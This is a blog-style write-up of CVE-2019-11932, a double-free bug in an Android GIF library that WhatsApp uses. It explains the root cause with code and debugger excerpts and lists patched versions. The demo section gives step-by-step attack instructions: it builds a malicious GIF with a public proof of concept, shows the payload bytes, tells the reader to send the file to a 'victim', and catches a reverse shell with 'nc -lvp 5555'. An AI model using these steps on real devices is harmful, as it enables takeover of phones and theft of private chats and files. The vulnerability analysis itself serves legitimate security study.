WhatsApp Remote Code Execution

CVE-2019-11932

Hack Android Devices by using Just a GIF Image

# Exploit Title: Whatsapp 2.19.216 - Remote Code Execution
# Date: 2019-10-16
# Vendor Homepage: https://www.whatsapp.com/
# Version: < 2.19.244
# Tested on: Whatsapp 2.19.216
# CVE: CVE-2019-11932

Introduction

A new WhatsApp vulnerability that has been discovered by a security researcher. In this vulnerability, a hacker can compromise user chat sessions, files, and messages through malicious GIFs. Today, the short looping clips, GIFs are everywhere—on your social media, on your message boards, on your chats, helping users perfectly express their emotions, making people laugh, and reliving a highlight.

WhatsApp has recently patched a critical security vulnerability in its app for Android, which remained unpatched for at least 3 months after being discovered, and if exploited, could have allowed remote hackers to compromise Android devices and potentially steal files and chat messages.

What is WhatsApp RCE Vulnerability?

RCE is Remote Code Execution Vulnerability. It is a double-free vulnerability that lies in the Gallery view implementation. A double-free vulnerability is when the free() parameter is called twice on the same value and argument in the application. And in this case, the memory may leak or become corrupted, giving attackers all the opportunity to overwrite elements. And it is generally used by developers to develop a preview whenever a user wants to upload or send the file to people.   The overwriting of the elements can simply happen with the payload which will be executed in the WhatsApp content. Which will give the permission to read and access the SDCard and message database. The Malicious code/Payload will have all the permissions of the WhatsApp like, audio recording, accessing the camera, accessing photos, contacts and files/documents. Even the sent box which will have all the data.

The vulnerability, tracked as CVE-2019-11932, is a double-free memory corruption bug that doesn't actually reside in the WhatsApp code itself, but in an open-source GIF image parsing library that WhatsApp uses.

"Malicious code will have all the permissions that WhatsApp has, including recording audio, accessing the camera, accessing the file system, as well as WhatsApp's sandbox storage that includes protected chat database and so on…

How does this Vulnerability work?

WhatsApp uses the parsing library in question to generate a preview for GIF files when users open their device gallery before sending any media file to their friends or family.

Thus, to be noted, the vulnerability does not get triggered by sending a malicious GIF file to a victim; instead it gets executed when the victim itself simply opens the WhatsApp Gallery Picker while trying to send any media file to someone.

To exploit this issue, all an attacker needs to do is send a specially crafted malicious GIF file to a targeted Android user via any online communication channel and wait for the user to just open the image gallery in WhatsApp.

However, if attackers want to send the GIF file to victims via any messaging platform like WhatsApp or Messenger, they need to send it as a document file rather than media file attachments, because image compression used by these services distorts the malicious payload hidden in images.

As shown in a proof-of-concept video demonstration, the vulnerability can also be exploited to simply pop-up a reverse shell remotely from the hacked device.

Double-free vulnerability in DDGifSlurp in decoding.c in libpl_droidsonroids_gif

When a WhatsApp user opens Gallery view in WhatsApp to send a media file, WhatsApp parses it with a native library called `libpl_droidsonroids_gif.so` to generate the preview of the GIF file. `libpl_droidsonroids_gif.so` is an open-source library with source codes available at https://github.com/koral--/android-gif-drawable/tree/dev/android-gif-drawable/src/main/c.


A GIF file contains multiple encoded frames. To store the decoded frames, a buffer with name rasterBits is used. If all frames have the same size, rasterBits is re-used to store the decoded frames without re-allocation. However, rasterBits would be re-allocated if one of three conditions below is met:

- width * height > originalWidth * originalHeight
- width - originalWidth > 0
- height - originalHeight > 0

Re-allocation is a combination of free and malloc. If the size of the re-allocation is 0, it is simply a free. Let say we have a GIF file that contains 3 frames that have sizes of 100, 0 and 0.


- After the first re-allocation, we have `info->rasterBits` buffer of size 100.
- In the second re-allocation of 0, `info->rasterBits` buffer is freed.
- In the third re-allocation of 0, `info->rasterBits` is freed again.

This results in a double-free vulnerability. The triggering location can be found in decoding.c:



```
int_fast32_t widthOverflow = gifFilePtr->Image.Width - info->originalWidth;
int_fast32_t heightOverflow = gifFilePtr->Image.Height - info->originalHeight;
const uint_fast32_t newRasterSize =
        gifFilePtr->Image.Width * gifFilePtr->Image.Height;
if (newRasterSize > info->rasterSize || widthOverflow > 0 ||
    heightOverflow > 0) {
    void *tmpRasterBits = reallocarray(info->rasterBits, newRasterSize,     <<-- dou
                                       sizeof(GifPixelType));
    if (tmpRasterBits == NULL) {
        gifFilePtr->Error = D_GIF_ERR_NOT_ENOUGH_MEM;
        break;
    }
    info->rasterBits = tmpRasterBits;
    info->rasterSize = newRasterSize;
}
```


In Android, a double-free of a memory with size N leads to two subsequent memory-allocation of size N returning the same address.



```
(lldb) expr int $foo = (int) malloc(112)
(lldb) p/x $foo
(int) $14 = 0xd379b250

(lldb) p (int)free($foo)
(int) $15 = 0

(lldb) p (int)free($foo)
(int) $16 = 0

(lldb) p/x (int)malloc(12)
(int) $17 = 0xd200c350

(lldb) p/x (int)malloc(96)
(int) $18 = 0xe272afc0

(lldb) p/x (int)malloc(180)
(int) $19 = 0xd37c30c0

(lldb) p/x (int)malloc(112)
(int) $20 = 0xd379b250

(lldb) p/x (int)malloc(112)
(int) $21 = 0xd379b250
```

In the above snippet, variable $foo was freed twice. As a result, the next two allocations ($20 and $21) return the same address.

Now look at struct GifInfo in gif.h



```
struct GifInfo {
    void (*destructor)(GifInfo *, JNIEnv *);  <<-- there's a function pointer here
    GifFileType *gifFilePtr;
    GifWord originalWidth, originalHeight;
    uint_fast16_t sampleSize;
    long long lastFrameRemainder;
    long long nextStartTime;
    uint_fast32_t currentIndex;
    GraphicsControlBlock *controlBlock;
    argb *backupPtr;
    long long startPos;
    unsigned char *rasterBits;
    uint_fast32_t rasterSize;
    char *comment;
    uint_fast16_t loopCount;
    uint_fast16_t currentLoop;
    RewindFunc rewindFunction;   <<-- there's another function pointer here
    jfloat speedFactor;
    uint32_t stride;
    jlong sourceLength;
    bool isOpaque;
    void *frameBufferDescriptor;
};
```


We then craft a GIF file with three frames of below sizes:

- sizeof(GifInfo)
- 0
- 0

When the WhatsApp Gallery is opened, the said GIF file triggers the double-free bug on rasterBits buffer with size `sizeof(GifInfo)`. Interestingly, in WhatsApp Gallery, a GIF file is parsed twice. When the said GIF file is parsed again, another GifInfo object is created. Because of the double-free behavior in Android, GifInfo `info` object and `info->rasterBits` will point to the same address. DDGifSlurp() will then decode the first frame to `info->rasterBits` buffer, thus overwriting `info` and its `rewindFunction()`, which is called right at the end of DDGifSlurp() function.

Demo:

Step 1. git clone https://github.com/AshuJaiswal109/CVE-2019-11932


AshuJaiswal109 / CVE-2019-11932

forked from awakened1712/CVE-2019-11932

Simple POC for exploiting WhatsApp double-free bug in DDGifSlurp in decoding.c in libpl_droidsonroids_gif
https://awakened1712.github.io/hackin...

12 commits | 1 branch | 0 packages | 0 releases | 1 contributor

Branch: master

This branch is even with awakened1712:master.

awakened1712 Delete app-debug.apk

MyApplication2	Update exploit.c	
Makefile	Add files via upload	
README.md	Update README.md	7 months ago
egif_lib.c	Add files via upload	8 months ago
exploit.c	Update exploit.c	7 months ago
gif_lib.h	Add files via upload	8 months ago

Clone with HTTPS


Use Git or checkout with SVN using the web URL.

```
https://github.com/AshuJaiswal109/CVE
```

README.md


CVE-2019-11932

Step2: **make && ./exploit exploit1.gif**



```
kali@kali:~/CVE-2019-11932$ ./exploit exploit2.gif
buffer = 0×7ffe76008550 size = 266
47 49 46 38 39 61 18 00 0A 00 F2 00 00 66 CC CC
FF FF FF 00 00 00 33 99 66 99 FF CC 00 00 00 00
00 00 00 00 00 2C 00 00 00 00 08 00 15 00 00 08
9C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 84 9C 09 B0
C5 07 00 00 00 74 DE E4 11 F3 06 0F 08 37 63 40
C4 C8 21 C3 45 0C 1B 38 5C C8 70 71 43 06 08 1A
34 68 D0 00 C1 07 C4 1C 34 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 54 12 7C C0 C5 07 00 00 00 EE FF FF 2C 00 00
00 00 1C 0F 00 00 00 00 2C 00 00 00 00 1C 0F 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 2C 00 00 00 00
18 00 0A 00 0F 00 01 00 00 3B
kali@kali:~/CVE-2019-11932$
```

Step3: **now copy output result and paste in txt file & save the file with extension .gif then send the exploit1.gif file to victim.**



Pixel 2_XL

5:40

HN P
online

TODAY

Messages to this chat and calls are now secured with end-to-end encryption. Tap for more info.


Hello 5:02 pm

1 UNREAD MESSAGE

exploit
GIF 5:40 pm

Step4: **now use net cat for the shell of the victim**

nc -lvp 5555



```
kali@kali:~$ nc -lvp 5555
listening on [any] 5555 ...
```

When victim open their gallery using whatsapp then you will get the shell.

WhatsApp GIF Attack Vectors

WhatsApp GIF hack can be executed by two ways

1. Local privilege escaltion (from a user app to WhatsApp): A malicious app is installed on the Android device. The app collects addresses of zygote libraries and creates a malicious GIF file that results in code execution in WhatsApp. This allows the malware app to steal files from WhatsApp sandbox including message database.
2. Remote code execution: Pairing with an application that has a remote memory information disclosure vulnerability, The attacker can collect the addresses of zygote libraries and craft a malicious GIF file to send it to the user via WhatsApp (must be as an attachment, not as an image through Gallery Picker as WhatsApp tries to convert media files into MP4 and that would make your malicious GIF useless). As soon as the user opens the Gallery view in WhatsApp, the GIF file will trigger a remote shell in WhatsApp context.

Vulnerable Apps, Devices and Available Patches

The exploit works well until WhatsApp version 2.19.230. The vulnerability is official patched in WhatsApp version 2.19.244

The exploit works well for Android 8.1 and 9.0, but does not work for Android 8.0 and below. In the older Android versions, double-free could still be triggered. However, because of the malloc calls by the system after the double-free, the app just crashes before reaching to the point that we could control the PC register.

Note that Facebook informed the developer of android-gif-drawable repo about the issue. The fix from Facebook was also merged into the original repo in a commit from August 10th. Version 1.2.18 of android-gif-drawable is safe from the double-free bug

The vulnerability has been patched in the new updates of WhatsApp. But if the users are using the versions 2.19.244 or below than that, then it is highly recommended the users to update their WhatsApp app to the latest version from the Google Play Store as soon as possible

Besides this, since the flaw resides in an open-source library, it is also possible that any other Android app using the same affected library could also be vulnerable to similar attacks.

The developer of the affected GIF library, called Android GIF Drawable, has also released version 1.2.18 of the software to patch the double-free vulnerability.

Ps : WhatsApp for iOS is not affected by this vulnerability

References

https://github.com/AshuJaiswal109/CVE-2019-11932

https://nvd.nist.gov/vuln/detail/CVE-2019-11932

https://awakened1712.github.io/hacking/hacking-whatsapp-gif-rce/